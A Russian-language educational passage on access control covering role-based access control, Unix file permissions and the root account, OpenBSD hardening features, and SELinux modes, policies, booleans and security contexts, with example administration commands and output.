Ролевое разграничение доступа позволяет определить и реализовать чёткие, гибкие, понятные для пользователей компьютерной системы правила разграничения доступа, изменяющиеся динамически в процессе функционирования.

Такое разграничение доступа является составляющей многих современных компьютерных систем. Как правило, данный подход применяется в системах защиты СУБД, а отдельные элементы реализуются в сетевых операционных системах (например, каталог Microsoft Active Directory, AD). Ролевой подход часто используется в системах, для пользователей которых чётко определен круг их должностных полномочий и обязанностей.

Несмотря на то, что *Роль* является совокупностью прав доступа на объекты компьютерной системы, ролевое управление доступом отнюдь не является частным случаем избирательного управления доступом, так как его правила определяют порядок предоставления доступа субъектам компьютерной системы в зависимости от имеющихся (или отсутствующих) у него ролей в каждый момент времени, что является характерным для систем мандатного управления доступом. С другой стороны, правила ролевого разграничения доступа являются более гибкими, чем при мандатном подходе к разграничению.

Так как привилегии не назначаются пользователям непосредственно, и приобретаются ими только через свою роль (или роли), управление индивидуальными правами пользователя по сути сводится к назначению ему ролей. Это упрощает такие операции, как добавление пользователя или смена подразделения пользователем.

Технология управления доступом на основе ролей достаточно гибка и сильна, чтобы смоделировать как избирательное управление доступом (DAC), так и мандатное управление доступом (MAC).

До разработки RBAC, единственными известными моделями управления доступом были MAC и DAC: если модель была не MAC, то она была DAC, и наоборот. Исследования в 90-х показали, что RBAC не попадает ни в ту, ни в другую категорию.

Роли создаются внутри организации для различных рабочих функций. Определенным ролям присваиваются полномочия (permissions) для выполнения тех или иных операций. Штатным сотрудникам (или другим пользователям системы) назначаются фиксированные роли, через которые они получают соответствующие привилегии для выполнения фиксированных системных функций. В отличие от управления доступом на основе контекста (*context-based access control, CBAC*), реализация RBAC в чистом виде не принимает во внимание текущую ситуацию (такую как, например, откуда было установлено соединение).

RBAC отличается от списков контроля доступа (*access control lists, ACL*), используемых в традиционных избирательных системах управления доступом, тем, что может давать привилегии на сложные операции с составными данными, а не только на атомарные операции с низкоуровневыми объектами данных. Например, список контроля доступа может предоставить или лишить права записи в такой-то системный файл, но он не может ограничить то, каким образом этот файл может быть изменен. Система, основанная на

RBAC, позволяет создать такую операцию как открытие «кредита» в финансовом приложении или заполнение записи «тест на уровень сахара в крови» в медицинском приложении. Присвоение привилегии на выполнение какой-либо операции многозначно, так как операции являются дробящимися в пределах приложения.

Концепция иерархии ролей и ограничений позволяет создать или смоделировать контроль доступа на основе решетки (*lattice-based access control, LBAC*) средствами RBAC. Таким образом, RBAC может быть основанием и расширением LBAC.

Для больших систем с сотнями ролей, тысячами пользователей и миллионами разрешений, управление ролями, пользователями, разрешениями и их взаимосвязями является сложной задачей, которую нереально выполнить малой группой администраторов безопасности. Привлекательной возможностью является использование самой RBAC для содействия децентрализованному управлению RBAC.

RBAC широко используется для управления пользовательскими привилегиями в пределах единой системы или приложения. Список таких систем включает в себя Microsoft Active Directory, SELinux, FreeBSD, Solaris, СУБД Oracle, PostgreSQL 8.1 (и новее), SAP R/3, Lotus Notes и множество других.

Защита в ОС UNIX

Защита операционных систем семейства Unix базируется на трёх основных механизмах:

- идентификация и аутентификация пользователя при входе в систему;
- разграничение прав доступа к файловой системе, в основе которого лежит реализация дискреционной модели доступа;
- аудит, т.е. регистрация событий.

Для различных клонов ОС семейства Unix возможности механизмов защиты могут незначительно различаться, но основные принципы совпадают.

Построение файловой системы и разграничение доступа к файловым объектам имеет особенности, присущие данному семейству ОС. Все дисковые накопители (разделы) объединяются в единую файловую систему путем операции монтирования. При этом содержимое монтируемого раздела отображается в выбранный каталог файловой системы. Элементами файловой системы являются также все устройства, подключаемые к защищаемому компьютеру (монтируемые на файловую систему). Поэтому разграничение доступа к ним осуществляется через файловую систему. «Всё есть файл» – это и лозунг и парадигма ОС семейства Unix.

Каждый файловый объект имеет т.н. индексный дескриптор, в котором среди прочего хранится информация о разграничении доступа к данному файловому объекту (по сути, ACL). Права доступа делятся на три категории: доступ для владельца, доступ для группы и доступ для остальных пользователей. В каждой категории определяются права на чтение, запись и исполнение (в случае каталога – просмотр).

Каждый пользователь имеет уникальный символьный идентификатор (имя) и числовой идентификатор (UID). Символьный идентификатор предъявляется пользователем при входе в систему, числовой используется операционной системой для определения прав пользователя в системе (доступ к файлам и т.д.). Пользователи, которым разрешен вход в систему, перечислены в учетном файле пользователей /etc/passwd. Этот текстовый файл содержит следующие данные: имя пользователя, зашифрованный пароль, идентификатор пользователя (UID), идентификатор группы (GID), поле комментария (User ID Info),

начальный текущий каталог и имя исполняемого файла, используемого в качестве интерпретатора команд. Пароль шифруется, например, с использованием DES-алгоритма[1].

Операционная система Unix поддерживает для любого файла несколько характеристик, определяющих санкционированность доступа, тип файла, его размер и местоположение на диске. При каждом обращении к файлу система проверяет право пользоваться им. Операционная система Unix допускает выполнение трех типов операций над файлами: чтение, запись и выполнение (Read–Write–eXecute). Чтение файла означает, что доступно его содержимое, а запись – что возможны изменения содержимого файла. Запись (изменение содержимого) каталога означает, в частности, возможность удаления файлов, содержащихся в данном каталоге. Выполнение приводит либо к загрузке файла в ОЗУ с последующим его исполнением, либо к выполнению содержащихся в файле команд какого-либо языка сценариев, например, интерпретатора команд shell. Разрешение на выполнение каталога означает, что в нем допустим поиск с целью формирования полного имени на путь к файлу. Любой из файлов в ОС Unix имеет определённого владельца и привязку к некоторой определённой группе. Файл наследует их от процесса, создавшего файл. Пользователь и группа, идентификаторы которых связаны с файлом, считаются его владельцами.

В ОС Unix используется четыре типа файлов: обычные, специальные, каталоги, а в некоторых версиях ОС и FIFO-файлы (*First In–First Out*). Обычные файлы содержат данные пользователей. Специальные файлы предназначены для организации взаимодействия с устройствами ввода-вывода. Доступ к любому устройству реализуется как обслуживание запроса к специальному (дисковому) файлу. Каталоги используются системой для поддержания файловой структуры. Особенность каталогов состоит в том, что пользователь может читать их содержимое, но выполнять записи в каталоги (изменять структуру каталогов) может только ОС. В ОС Unix организуются именованные программные каналы (pipe), являющиеся соединительным средством между стандартным выводом одной программы и стандартным вводом другой.

Идентификаторы пользователя и *группы*, связанные с процессом, определяют его права при доступе к файлам. По отношению к конкретному файлу все процессы делятся на три категории:

- владелец файла (**u**ser owner) (процессы, имеющие идентификатор пользователя, совпадающий с идентификатором владельца файла);
- члены группы владельца файла (**g**roup) (процессы, имеющие идентификатор группы, совпадающий с идентификатором группы, которой принадлежит файл);
- прочие (**o**ther) (процессы, не попавшие в первые две категории).

В командах, изменяющих права доступа, может также использоваться символ ‘**a**’ (от **a**ll – все).

Т.к. права на файл и/или каталог в Unix задаются трёмя битами для каждой из трёх категорий (user-group-other), удобным оказалось представлять эти права в виде восьмеричных чисел (2^3=8). Категории перечисляются слева (старшие, права для владельца) направо (младшие, права для other). Например, если для файла socktest.pl права представлены, как в примере ниже:

```
$ ls -l socktest.pl
-rwxr-xr-x 1 nick users 1874 Jan 19 10:23 socktest.pl*
```

то в числовом (восьмеричном представлении) это будет 0755:

[1] В современных Unix-ах пароли пользователей обычно не хранятся в файле /etc/passwd, вместо них присутствует символ ‘x’, указывающий на то, что реальные пароли находятся в файле /etc/shadow. Символ ‘*’ в поле пароля означает отключённую учётную запись.

Триплет для ***u**ser*: rwx => 4 + 2 + 1 = 7;
Триплет для ***g**roup*: r-x => 4 + 0 + 1 =5;
Триплет для ***o**ther*: r-x => 4 + 0 + 1 =5.

0777, следовательно, будет означать полный доступ к файлу для всех категорий пользователей (владелец-группа-остальные). Задать такой доступ можно, например, командой `chmod a+rwx socktest.pl`. Полный доступ для владельца и отсутствие любого доступа для группы и остальных: `chmod 0700 socktest.pl`.

Все команды выполняются от имени определенного пользователя, принадлежащего в момент выполнения к определенной группе.

В unix-подобных операционных системах каждый пользователь обязательно принадлежит к одной или (опция) нескольким группам. Группа, идентификатор которой фигурирует в четвёртом поле файла /etc/passwd для каждого пользователя, называется основной (первичной), на её идентификатор можно ссылаться в командах как GID. Узнать, к каким группам принадлежит пользователь, можно несколькими способами:

```
$ id
$ uid=1033(user) gid=548(news) группы=548(news),10(wheel),493(fuse)
```

или

```
$ groups
user : news wheel fuse
```

Первая группа в выдаче команды groups или группа, отмеченная как gid= в выдаче команды id и есть основная (первичная) группа, единственная, к которой принадлежит пользователь при создании аккаунта. Добавить пользователя в дополнительную группу можно, например, вот такой командой:

```
usermod -a -G addgroup user
```

Сменить основную группу:

```
usermod -g newgroup
```

Кроме основных 3х3 девяти бит, определяющих доступ к файлам и каталогам в файловой системе, в Unix используются некоторые дополнительные биты. Один из них называется **Sticky bit**. В современной и наиболее часто используемой интепретации *sticky bit* используется в основном для директорий (каталогов), чтобы защитить в них файлы. Из такой директории пользователь может удалить только те файлы, *владельцем* которых он является. Примером может служить директория /tmp, в которой запись открыта для всех пользователей, но при этом нежелательно удаление чужих файлов. В Unix-е право удалить файл является свойством (атрибутом) директории (бит **w**rite). Без *sticky bit*, имея **w**rite на каталог, пользователь имеет право удалить любой файл в этом каталоге. Установка атрибута производится утилитой chmod – в восьмеричной нотации это 01000 – младший бит триплета перед триплетом прав владельца: `chmod 1xxx socktest.pl`.

Следует отметить, что назначение прав в файловых системах Unix-подобных ОС не имеет наследования, т.е., права, назначенные где-то «выше» по каталогу, «вниз» по каталогу не распространяются. Есть только системное умолчание-шаблон – маска прав, которые назначаются при создании каталога или файла.

Кроме изменения прав на файл (*chmod*), возможно изменение его владельца (*chown*) и группы (*chgrp*). К примеру, выполнив последовательность команд *chmod 0700 file*; *chown otheruser file* исходный пользователь полностью лишает себя доступа к *file*.

По соглашению, принятому в ОС Unix, привилегированный пользователь (обычно *root*) имеет идентификатор (ID), равный нулю. Процесс, с которым связан нулевой идентификатор пользователя, считается привилегированным. И, *независимо* от кода защиты файла, привилегированный процесс имеет право доступа к файлу для чтения и записи. Если в коде защиты хотя бы одной категории пользователей (процессов) есть разрешение на выполнение файла, привилегированный процесс тоже имеет право выполнять этот файл.

С точки зрения безопасности необходимо отметить, что в ОС семейства Unix, вследствие реализуемой ею концепции администрирования (не централизованная), невозможно обеспечить *замкнутость* (или *целостность*) программной среды. Это связано с невозможностью установки атрибута «исполнение» на каталог (для каталога данный атрибут ограничивает возможность «обзора» содержимого каталога). Поэтому при разграничении администратором доступа пользователей к каталогам, пользователь, как *владелец* создаваемого им файла, может занести в свой каталог исполняемый файл и, как его *владелец*, установить на файл атрибут *исполнение* (eXecute), после чего запустить записанную им программу. Эта проблема непосредственно связана с реализуемой в ОС концепцией защиты информации.

Не в полном объеме реализуется дискреционная модель доступа, в частности, не могут разграничиваться права доступа для пользователя *root* (UID=0), т.е. данный субъект доступа исключается из схемы управления доступом к ресурсам. Соответственно все запускаемые им процессы имеют неограниченный доступ к защищаемым ресурсам. С этим недостатком системы защиты связано множество атак, в частности:

- несанкционированное получение прав *root*;
- запуск с правами *root* собственного исполняемого файла (локально либо внедрённого удаленно), при этом несанкционированная программа получает полный доступ к защищаемым ресурсам и т.д.

Следует отметить, что в современных Unix всесилие *root*-а стараются по возможности ограничить, причём зачастую весьма кардинальным способом: *root*, как пользователь, в системе может полностью отсутствовать или быть запрещённым по умолчанию (как альтернатива используется механизм *sudo*[1]). Так, например, поступили разработчики дистрибутива Linux Ubuntu, MAC OS X (в версии для рабочей станции). Похожим образом действовала фирма Microsoft в своей пользовательской ОС Windows 7. Права, требующие повышенных привилегий, обычный пользователь получает только при запуске определённых программ, таких как, *passwd* (программа смены пароля). В Windows пошли ещё дальше, в ней (подтверждаемое) повышение привилегий теперь не придаётся процессу как таковому, а только той конкретной функции, которая этих привилегий требует. Т.е., привилегии повышаются не в момент запуска *passwd*, а тогда, когда эта утилита вызывает собственно функцию по изменению пароля. Повышение привилегий не для отдельной функции, а всему процессу в целом, чревато следующей неприятностью: запустив программу *passwd*, в которой существует уязвимость, например, связанная с переполнением буфера, злоумышленник, использовав эту уязвимость, может получить полноценный shell с правами *root*-а.

Также следует отметить, что в ОС семейства Unix невозможно встроенными средствами гарантированно удалять остаточную информацию. Для этого в системе абсолютно отсутствуют соответствующие механизмы. Большинство ОС данного семейства не обладают возможностью контроля целостности файловой системы, т.е. не содержат соответствующих встроенных средств. В лучшем случае дополнительными утилитами может быть

[1] В unix-подобных ОС для работы механиза `sudo` используется специально для этого предназначенная группа **wheel**, которая позволяет запускать утилиту sudo для повышения привилегий

реализован контроль конфигурационных файлов ОС по расписанию в то время, как важнейшей возможностью данного механизма можно считать контроль целостности программ (приложений) перед их запуском, контроль файлов данных пользователя и т.д.

Что касается регистрации (аудита), то в ОС семейства Unix не обеспечивается регистрация выдачи документов на «твёрдую копию», а также некоторые другие требования к регистрации событий.

Если же трактовать требования к управлению доступом в общем случае, то при защите компьютера в составе ЛВС необходимо управление доступом к узлам сети. Однако встроенными средствами защиты некоторых ОС семейства Unix управление доступом к узлам не реализуется.

Из приведенного анализа видно, что многие механизмы, необходимые с точки зрения выполнения формализованных требований, большинством ОС семейства Unix не реализуется в принципе, либо реализуется лишь частично.

Одним из примеров Unix-подобной системы, в которой предприняты дополнительные меры по обеспечению безопасности, можно назвать ОС OpenBSD. За всё время существования этой системы в ней были обнаружены всего две критические уязвимости, которые возможно было использовать удалённо. Вот некоторое перечисление характеристик безопасности OpenBSD:

- Запрет загрузки модулей ядра;
- Удаление символьной информации о ядре;
- Отключение защиты памяти ядра от записи;
- Запрет модификации памяти ядра из прикладного уровня;
- Отсутствуют «люки» к ядру из прикладного режима;
- Запрет на исполнение кода в стеке и куче;
- Контроль целостности кучи;
- Рандомизация адресного пространства;
- Защита обработчиков исключений;
- Шифрованная ФС;
- Автоматическое затирание удаляемых файлов;
- Шифрование файла подкачки;
- Системный диск только на чтение;
- Встроенный брандмауэр;
- Рандомизация ID в IP, RPC, DNS...;
- Загрузка в однопользовательском режиме.

Надо отдать должное и усилиям, предпринимаемым фирмой Microsoft в области обеспечения безопасности её ОС: если ещё в версии Windows 2003 многие из вышеперечисленных свойств либо отсутствовали либо были реализованы не должным образом, то уже в Windows 2008, Windows 2008 R2 почти всё из вышеперечисленного было включено в эти и более современные серверные операционные системы.

Базовые понятия SELinux

Security Enhanced Linux, или SELinux – это усовершенствованный механизм контроля доступа, встроенный в большинство современных дистрибутивов Linux. Первоначально он был разработан Агентством национальной безопасности США для защиты компьютерных систем от вторжения злоумышленников и взлома. Со временем SELinux появился в открытом доступе, и тогда различные дистрибутивы включили его в свой код. Правильно настроенная система SELinux может значительно снизить риски взлома, а умение работать с ней поможет устранить сообщения об ошибках, связанных с доступом.

SELinux реализует так называемый MAC (Mandatory Access Control). Это разграничение контроля внедряется поверх того, что уже есть в каждом дистрибутиве Linux, DAC (Discretionary Access Control), работа которой была рассмотрена выше.

Предположим, вы хотите запретить пользователям запускать сценарии оболочки из их домашних каталогов. Это может произойти, если у вас есть разработчики, работающие в производственной системе. Вы хотите, чтобы они просматривали файлы логов, но не хотите, чтобы они использовали команды su или sudo и запускали какие-либо сценарии из своих домашних каталогов. Как это сделать? Традиционная защита (DAC) здесь не поможет.

Система SELinux – это средство для точной настройки для подобных требований к контролю доступа. С помощью SELinux вы можете определить, что может делать пользователь или процесс. Она ограничивает каждый процесс своим собственным доменом, поэтому процесс может взаимодействовать только с определенными типами файлов и другими процессами из разрешенных доменов. Это предотвращает взлом любого процесса и получение хакерами общесистемного доступа.

Полная поддержка SELinux в современных дистрибутивах требует установки нескольких пакетов, это не одна универсальная утилита. Система SELinux может работать в любом из трех доступных режимов:

- **Enforcing**
- **Permissive**
- **Disabled**

В режиме enforcing SELinux применяет свою политику в системе Linux и следит за тем, чтобы все попытки несанкционированного доступа со стороны пользователей и процессов были запрещены. Отказы в доступе регистрируются в соответствующих логах.

Режим permissive – это такое полуоткрытое состояние: в этом режиме SELinux не применяет свою политику, поэтому не блокирует доступ. Однако любое нарушение политики будет зарегистрировано в логах. Это способ проверить настройку SELinux.

Режим disabled говорит сам за себя – система отключена[1].

SELinux можно отключать/включать «на-ходу», но, чтоба система заработала в полноценном режиме Enforcing, ей надо как минимум один раз пересканировать и перемаркировать всё содержимое файловой системы, что на больших конфигурациях может занять очень много времени – несколько часов и более.

Главный конфигурационный файл SELinux — /etc/selinux/config, пример его содержимого приведён ниже:

```
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#     enforcing - SELinux security policy is enforced.
#     permissive - SELinux prints warnings instead of enforcing.
#     disabled - No SELinux policy is loaded.
SELINUX=disabled
# SELINUXTYPE= can take one of these two values:
#     targeted - Targeted processes are protected,
#     minimum - Modification of targeted policy. Only selected processes are protected.
#     mls - Multi Level Security protection.
SELINUXTYPE=targeted
```

Директива SELINUX определяет режим SELinux, она может иметь три возможных значения – это три варианта режимов, которые были описаны выше.

[1] В огромном количестве рецептов по установке и настройке ОС Linux и сервисов на её базе – LAMP, CMS, почты и т.п. авторы рецептов рекомендуют отключать SELinux, переведя её в режим disable. Да, начальная настройка SELinux – довольно непростая, неочевидная и довольно запутанная процедура, но на сегодня рекомендации по запрету SELinux для сервисов, «смотрящих» в публичный Интернет, не могут считаться приемлемыми.

Директива SELINUXTYPE определяет политику. Значение по умолчанию – targeted. С помощью этой политики SELinux позволяет настраивать доступ. Другое возможное значение – MLS (multilevel security), расширенный режим защиты. Для поддержки политики MLS необходимо установить дополнительный пакет.

Для работы SELinux должен быть изначально включён как минимум режим permissive, потому что до включения SELinux нужно отметить (отмаркировать) контекст каждого файла. Если все файлы не будут помечены должным образом, процессы, работающие в ограниченных доменах, могут завершиться сбоем, поскольку не смогут получить доступ к файлам в правильном контексте. Это может вызвать сбой загрузки SELinux или запуск с ошибками.

Ошибки, связанные с SELinux, логируются в стандартном системном логе `/var/log/messages`. В качестве примера ниже приведена строка (на самом деле строк несколько, относящихся к одному и тому же событию), сообщающая о запрете подключения сервиса httpd (apache) к нестандартному порту 448 (стандартный tcp порт ssl/tls – 443):

```
Apr 20 21:46:54 websrv setroubleshoot[24067]: SELinux is preventing /usr/sbin/httpd from name_bind access on the tcp_socket port 448. For complete SELinux messages run: sealert -l 59f9bf07-1e48-48ad-b62f-0ea5f5bccba9
```

В итоге апач не запустился, т.к. политика SELinux разрешает подключения (bind) службы httpd только к стандартным, предопределённым политкой портам. Если требуются порты с нестандартными номерами, эту перенастройку явно должен проделать администратор, используя одну из утилит управления SELinux:

```
semanage port -a -t PORT_TYPE -p tcp 448#012 where PORT_TYPE is one of the following: http_cache_port_t, http_port_t, jboss_management_port_t, jboss_messaging_port_t, ntop_port_t, puppet_port_t
```

В основе механизма безопасности SELinux лежит политика. Политика – это набор правил, которые определяют безопасность и все права доступа в системе: имеются в виду пользователи, роли, процессы и файлы. Политика определяет, как каждый из этих объектов связан друг с другом и определяет доступ пользователей к ролям, доступ ролей к доменам и доступ доменов к типам.

Пользователи

У SELinux есть набор предварительно встроенных пользователей. Каждая обычная учетная запись пользователя Linux привязана к одному или нескольким пользователям SELinux.

В Linux пользователь запускает процесс. Например, когда пользователь `user` открывает документ в редакторе `vi` — это значит, что учетная запись `user` выполняет процесс `vi`. В терминологии SELinux процесс (демон или работающая программа) называется субъектом.

Роли

Роль – это своего рода шлюз, который находится между пользователем и процессом. Роль определяет, какие пользователи могут получить доступ к тому или иному процессу. Роли не похожи на группы, они больше похожи на фильтры. Определение роли в политике SELinux указывает, какие пользователи имеют доступ к этой конкретной роли. Также это определяет, к каким доменам процессов имеет доступ сама роль. Роли в SELinux используются потому, что SELinux реализует так называемый контроль доступа на основе ролей (RBAC, Role Based Access Control).

Субъекты и объекты

Субъект – это процесс, который может потенциально повлиять на объект.

Объект в SELinux – это все, на что можно воздействовать. Это может быть файл, каталог, порт, TCP-сокет, курсор или, например, X-сервер. Действия, которые субъект может выполнять над объектом, являются привилегиями (правами) субъекта.

Домены субъектов

Домен – это контекст, в котором может работать субъект (процесс) SELinux. Этот контекст похож на оболочку вокруг субъекта. Он говорит процессу, что он может и что не может делать. Например, домен определяет, какие файлы, каталоги, ссылки, устройства или порты доступны субъекту.

Типы объектов

Тип – это контекст файла, который определяет цель файла. Например, контекст файла может указывать, что этот файл является веб-страницей или принадлежит каталогу `/etc`, или что владельцем файла является конкретный пользователь SELinux. Контекст файла в SELinux называется типом файла.

Политика SELinux

Политика SELinux определяет доступ пользователей к ролям, доступ ролей к доменам и доступ доменов к типам. Сначала пользователь должен авторизоваться, чтобы получить доступ к роли, затем роль авторизуется для доступа к домену. Домен, в свою очередь, ограничен доступом только к определенным типам файлов.

Сама политика представляет собой набор правил, которые определяют, какие пользователи могут принимать те или иные роли, а также авторизуют эти роли для доступа только к определенным доменам. Домены, в свою очередь, могут обращаться только к тем или иным типам файлов. Получается такая схема:

```
Пользователь → Роль → Домен → Файл
```

Реализация политик SELinux также обычно (целевая) targeted по умолчанию. В конфигурационном файле SELinux есть директива SELINUXTYPE со значением targeted. Это означает, что по умолчанию SELinux будет ограничивать только определенные процессы (то есть только определенные процессы являются целевыми). Процессы, которые не являются целевыми, будут работать в доменах без ограничений.

Альтернативой является модель «`deny-by-default`», в которой любой доступ запрещен, если в политике не указано другое. Это была бы очень безопасная модель. Однако при этом разработчики должны предвидеть, какое право доступа может потребоваться тому или иному процессу. Поведение SELinux по умолчанию нацелено только на определенные процессы.

Поведение политики SELinux

Политика SELinux не заменяет стандартный механизм DAC. Если правило DAC запрещает доступ пользователя к файлу, правила политики SELinux не будут оцениваться, поскольку первая линия защиты уже заблокировала этот доступ. Правила SELinux не переопределяют правила DAC, а вступают в силу **после** оценки DAC.

Когда система с поддержкой SELinux запускается, её политика загружается в память. Политика SELinux поставляется в модульном формате, во основном как модули ядра, загружаемые во время запуска сервера. И так же, как и модули ядра, они могут динамически добавляться и удаляться из памяти во время выполнения. Хранилище политик, используемое SELinux, отслеживает загруженные модули. Команда `sestatus` показывает имя хранилища политик. Команда `semodule -l` выводит список модулей политики SELinux, которые загружены в память в данный момент.

Команда `semodule` также может использоваться для ряда других задач, таких как установка, удаление, перезагрузка, обновление, включение и отключение модулей политики SELinux.

Большинство современных дистрибутивов включают бинарные версии модулей как часть пакетов SELinux. Файлы политики имеют расширение `.pp`. Модульность SELinux работает так, что при загрузке системы модули политики объединяются в так называемую активную политику. Эта политика затем загружается в память. Объединенную двоичную версию этой загруженной политики можно найти в каталоге `/etc/selinux/targeted/policy`.

```
$ # ls -l /etc/selinux/targeted/policy/
итого 8436
-rw-r--r--. 1 root root 8636076 апр 20 13:23 policy.31
```

Логические настройки SELinux

Файлы модулей политики храняться в бинарном формате, нечитаемый человеком, но есть способ просмотреть и изменить их настройки. Это делается через логические выражения SELinux. Ниже в качестве примера показаны различные опции, которые можно включить или выключить, их действие и текущие статусы:

```
$ semanage boolean -l | less

Переключатель SELinux          Состояние  По умолчанию Описание
abrt_anon_write                (выкл.,выкл.)  Allow abrt to anon write
abrt_handle_event              (выкл.,выкл.)  Allow abrt to handle event
abrt_upload_watch_anon_write   (вкл. , вкл.)  Allow abrt to upload watch anon write
antivirus_can_scan_system      (выкл.,выкл.)  Allow antivirus to can scan system
antivirus_use_jit              (выкл.,выкл.)  Allow antivirus to use jit
auditadm_exec_content          (вкл. , вкл.)  Allow auditadm to exec content
authlogin_nsswitch_use_ldap    (выкл.,выкл.)  Allow authlogin to nsswitch use ldap
authlogin_radius               (выкл.,выкл.)  Allow authlogin to radius
authlogin_yubikey              (выкл.,выкл.)  Allow authlogin to yubikey
awstats_purge_apache_log_files (выкл.,выкл.)  Allow awstats to purge apache log files
boinc_execmem                  (вкл. , вкл.)  Allow boinc to execmem
cdrecord_read_content          (выкл.,выкл.)  Allow cdrecord to read content
cluster_can_network_connect    (выкл.,выкл.)  Allow cluster to can network connect
cluster_manage_all_files       (выкл.,выкл.)  Allow cluster to manage all files
cluster_use_execmem            (выкл.,выкл.)  Allow cluster to use execmem
cobbler_anon_write             (выкл.,выкл.)  Allow cobbler to anon write
cobbler_can_network_connect    (выкл.,выкл.)  Allow cobbler to can network connect
cobbler_use_cifs               (выкл.,выкл.)  Allow cobbler to use cifs
cobbler_use_nfs                (выкл.,выкл.)  Allow cobbler to use nfs
collectd_tcp_network_connect   (выкл.,выкл.)  Allow collectd to tcp network connect
colord_use_nfs                 (выкл.,выкл.)  Allow colord to use nfs
condor_tcp_network_connect     (выкл.,выкл.)  Allow condor to tcp network connect
conman_can_network             (выкл.,выкл.)  Allow conman to can network
conman_use_nfs                 (выкл.,выкл.)  Allow conman to use nfs
container_connect_any          (выкл.,выкл.)  Allow container to connect any
container_manage_cgroup        (выкл.,выкл.)  Allow container to manage cgroup
container_use_cephfs           (выкл.,выкл.)  Allow container to use cephfs
cron_can_relabel               (выкл.,выкл.)  Allow cron to can relabel
…
ftp_home_dir                   (выкл.,выкл.)  Allow ftp to home dir
…
```

Например, опция `ftp_home_dir` позволяет демону FTP получать доступ к домашним каталогам пользователей. В данном случае настройка отключена.

Чтобы изменить любую из опций, можно использовать команду `setsebool`. В качестве примера рассмотрим анонимный доступ на запись по FTP:

```
$ getsebool ftpd_anon_write
ftpd_anon_write --> off
```

Опция выключена. Включается она понятной и естественной командой:

```
$ setsebool ftpd_anon_write on
```

Такое изменение действуют до перезагрузки ОС. Чтобы сделать значение постоянным, нужно использовать флаг `-P` (permanent) с командой `setsebool`.

SELinux для процессов и файлов

Повторение определения терминов, для дальнейшего изучения материала: контекст безопасности файла – это `type (тип)`, контекст безопасности процесса – `domain` (домен).

Основная цель SELinux - защитить процессы доступа к файлам в среде Linux. Без SELinux процесс или приложение, такое как демон Apache, будет запускаться в контексте пользователя, который его запустил. Таким образом, если ваша система скомпрометирована мошенническим приложением, работающим под пользователем `root`, приложение может делать все, что захочет, поскольку `root` имеет полные права на каждый файл в системе.

С SELinux процесс или приложение будут иметь только те права, которые ему необходимы, и НИЧЕГО больше. Политика SELinux для приложения будет определять, к каким типам файлов требуется доступ, и к каким процессам она может доступ *трансформировать*. Политики SELinux написаны разработчиками приложений и поставляются вместе с дистрибутивом Linux, который его поддерживает. Политика – это набор правил, которые отображают процессы и пользователей в соответствии с их правами.

Первая часть безопасности SELinux ставит `label` (метку) для каждого объекта в системе. Метка похожа на любой другой атрибут файла или процесса (владелец, группа, дата создания и т.д.); он показывает `context` (контекст) ресурса. Контекст – это набор информации, связанной с безопасностью, которая помогает SELinux принимать решения по управлению доступом. Все в системе Linux может иметь свой контекст безопасности: учетная запись пользователя, файл, каталог, демон, порт и т.п. Однако контекст безопасности означает разные вещи для разных типов объектов.

Для просмотра контекста файлов, предусмотрен флаг `-Z` в команде `ls`:

```
$ ls -laZ /etc/*.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0  1135 апр 19 17:46 /etc/chrony.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0  117 янв  4 01:12 /etc/dracut.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0   20 мая 21  2019 /etc/fprintd.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0   38 мая 11  2019 /etc/fuse.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0    9 сен 10  2018 /etc/host.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0 4849 ноя  9 03:56 /etc/idmapd.conf
-rw-r--r--. 1 root root system_u:object_r:kdump_etc_t:s0 7916 апр 19 17:57 /etc/kdump.conf
-rw-r--r--. 1 root root system_u:object_r:krb5_conf_t:s0  812 ноя  9 00:10 /etc/krb5.conf
-rw-r--r--. 1 root root system_u:object_r:etc_t:s0         28 фев  4 22:58 /etc/ld.so.conf
…
-rw-r--r--. 1 root root system_u:object_r:locale_t:s0     19 апр 19 17:46 /etc/locale.conf
…
```

Дополнительный столбец показывает контексты безопасности файлов. Говорят, что файл был `labeled` (отмаркирован) с его контекстом безопасности (н-р, `system_u:object_r:etc_t:s0`), когда у вас есть эта информация для него.

В контексте безопасности есть четыре части, и каждая часть отделена двоеточием (:). Первая часть - это контекст `SELinux user` для файла. В приведённом примере `SELinux user` – `system_u`. Каждая учетная запись пользователя Linux **сопоставляется** с пользователем SELinux, и в этом случае пользователь `root`, которому принадлежит файл, сопоставляется с пользователем `system_u SELinux`. Это сопоставление выполняется политикой SELinux.

Вторая часть определяет `SELinux role` (роль), в данном примере – `object_r`.

Третья часть, `type` (тип) файла – н-р, `etc_t`. Это та часть, которая определяет, к какому типу относится файл или каталог. В примере большинство файлов относятся к типу `etc_t` в каталоге `/etc`. С некоторой долей условности можно говорить о типе как о «группе» или `attribute` (атрибуте) для файла: это способ классификации файла.

В примере видно, что некоторые файлы могут принадлежать другим типам, например файл `locale.conf`, имеет тип `locale_t`. Даже если все файлы, перечисленные выше имеют одинаковых пользователей и владельцев групп, их типы могут быть разными.

Контексты процесса SELinux

Для просмотра контекста активных процессов можно воспользоваться командой `ps` с ключом `-Z`, например контекст процесса httpd:

```
$ ps -efZ | grep 'httpd'
system_u:system_r:httpd_t:s0    root      3798     1  0 14:11 ?        00:00:01 /usr/sbin/httpd -
DFOREGROUND
system_u:system_r:httpd_t:s0    apache    3799  3798  0 14:11 ?        00:00:00 /usr/sbin/httpd -
DFOREGROUND
system_u:system_r:httpd_t:s0    apache    3800  3798  0 14:11 ?        00:00:04 /usr/sbin/httpd -
DFOREGROUND
system_u:system_r:httpd_t:s0    apache    3801  3798  0 14:11 ?        00:00:05 /usr/sbin/httpd -
DFOREGROUND
system_u:system_r:httpd_t:s0    apache    3802  3798  0 14:11 ?        00:00:04 /usr/sbin/httpd -
DFOREGROUND
system_u:system_r:httpd_t:s0    apache    4015  3798  0 14:12 ?        00:00:04 /usr/sbin/httpd -
DFOREGROUND
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 root 4556 32253  0 23:59 pts/0 00:00:00 grep
--color=auto httpd
system_u:system_r:httpd_t:s0    root      9573     1  0 апр19 ?     00:00:06 php-fpm: master pro-
cess (/etc/php-fpm.conf)
